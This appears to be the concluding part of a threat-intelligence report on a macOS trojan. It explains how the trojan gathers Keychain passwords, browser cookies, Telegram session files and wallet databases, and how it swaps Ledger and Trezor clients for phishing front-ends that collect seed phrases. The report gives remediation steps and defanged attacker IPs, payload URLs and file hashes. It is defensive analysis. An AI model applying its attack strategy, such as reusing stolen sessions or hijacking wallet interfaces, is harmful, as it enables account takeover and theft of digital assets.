
For ordinary users, this is harder to recognize than traditional phishing webpages. The page does not appear in a browser tab but instead appears in a desktop application installed in the /Applications directory with a familiar name and icon.
Users may think this is a verification process after a wallet upgrade, or that they are following official guidance to restore their accounts.
If users submit their mnemonics in this remote page, the attacker receives not just temporary access rights for a specific application but the highest control credentials for the wallet assets.
Offline decryption searches for mnemonics within already existing data; replacing applications induces users to hand in their mnemonics voluntarily. The two paths operate in parallel, independently.
Attack Chain Overview
Looking back at the initial theft list, Keychain, Cookies, Notes, Telegram, and wallet files seem like independent targets from one another. After replication, their relationships became clearer:
- Keychain, browsers, and Notes provide passwords, Passcodes, and other unlocking materials;
- Safari Cookies may provide a still-valid web login session;
- Telegram tdata provides an already authorized account session;
- The wallet database provides encrypted data that can be taken, copied, and analyzed offline;
- The replaced Ledger and Trezor applications direct users to remote phishing pages from another independent path.
Each module viewed separately looks like a common stealth behavior. The real danger lies in the sample's ability to combine these materials.
For Telegram, the attacker is not bypassing password strength but the re-authentication itself. For local wallets, the attacker exploits simultaneous theft of encrypted data and password materials. For Ledger and Trezor, the attacker no longer tries to crack existing data but redefines the "trusted interface" in the eyes of users by replacing clients.
What attackers really need is often not a single password, but the simultaneous possession of authorized sessions, encrypted data, and unlocking materials.
Conclusion
This trojan stole not just a few isolated passwords or files, but the entire set of local trust relationships that users gradually built on a Mac: already logged-in sessions, saved passwords, encrypted wallets, and user trust in desktop applications.
When these things leave the device simultaneously, it is only a matter of a successful data combination that leads from information leakage to account takeover and further to digital asset theft.
Dual-path wallet attack. The sample prepared two redundant paths for wallet assets: the first is to steal the wallet database and candidate passwords for offline decryption; the second is to replace hardware wallet clients, load remote pages, and induce users to actively submit mnemonics. These two paths operate in parallel, each covering "passive stealing" and "active induction."
Session reuse instead of password cracking. The Telegram attack does not rely on password cracking or 2FA bypassing. The attacker directly copies already authorized local session files to restore the login state in a new environment, without triggering the re-authentication process.
Multi-source credential combination utilization. The sample does not depend on a single source password but collects candidate passwords from various channels, including Keychain, browser password managers, Apple Notes, and disguised dialog boxes, increasing the chances of offline decrypting the wallet database.
Recommendations
1. Upon discovering that a host may be infected, immediately terminate all existing Telegram sessions on a trusted device, re-establish trusted login states, and modify the Telegram two-factor authentication password and Passcode. Merely modifying the 2FA password may not immediately invalidate already copied local sessions.
2. If there is a possibility that the wallet database or private key materials have leaked, generate new mnemonics on a clean device or trusted hardware wallet as soon as possible, migrate assets to new addresses, and stop using old mnemonics. Only modifying the wallet application password will not invalidate leaked private keys or mnemonics.
3. Rotate all passwords stored or reused in Keychain, Apple Notes, and browsers, with a focus on email, exchanges, cloud storage, password managers, and social accounts, and log out of existing login sessions within these services.
4. For potentially deleted and replaced Ledger or Trezor clients, first delete suspicious applications, check code signatures and installation sources, investigate related persistence items (like LaunchDaemon), and then obtain the installation package again from trusted channels. If mnemonics have been entered in the replaced applications, treat it as if the mnemonics have been leaked.
5. For less frequently used Telegram clients (like Desktop or macOS native clients installed on specific devices but not opened for a long time), regularly check their login status or actively terminate unnecessary sessions. Since these clients are used infrequently, users are unlikely to promptly discover anomalies even if login states are stolen and restored in the attacker's environment—server-side security detection usually relies on active session behavior pattern changes, making it harder to automatically recognize abnormal logins for clients that have been in a dormant state. Once stolen, attackers may maintain silent control over that account for a long time, continuously reading new messages without triggering any alerts.
6. In daily use, enable Passcode for Telegram and set a high-strength password that is different from other passwords, avoiding weak passwords, to enhance the protection of local sessions.
IOC
IP
192[.]253[.]248[.]181
86[.]54[.]25[.]213
URL
http[:]//192[.]253[.]248[.]181/web/ledger.zip
http[:]//192[.]253[.]248[.]181/web/ledgerwallet.zip
http[:]//192[.]253[.]248[.]181/web/trezor.zip
http[:]//86[.]54[.]25[.]213/ledger?username=night
http[:]//86[.]54[.]25[.]213/trezor?username=night
http[:]//86[.]54[.]25[.]213/log
Malicious Files
filename: ledger.zip
SHA256: 41d77fef030b8515efb068defed5e15c14fbebd16259253f1f79febd6e12ebcb
filename: ledgerwallet.zip
SHA256: 36f4ae11560ed34f32c927468a09a5370a5fbdcae41660f6e8d9a49330c8d059
filename: trezor.zip
SHA256: 60f33e7b8c6b84839e28c710c8c5a99a718c0b88135653561be8d45f976b794f
免责声明:本文章仅代表作者个人观点,不代表本平台的立场和观点。本文章仅供信息分享,不构成对任何人的任何投资建议。用户与作者之间的任何争议,与本平台无关。如网页中刊载的文章或图片涉及侵权,请提供相关的权利证明和身份证明发送邮件到[email protected],本平台相关工作人员将会进行核查。
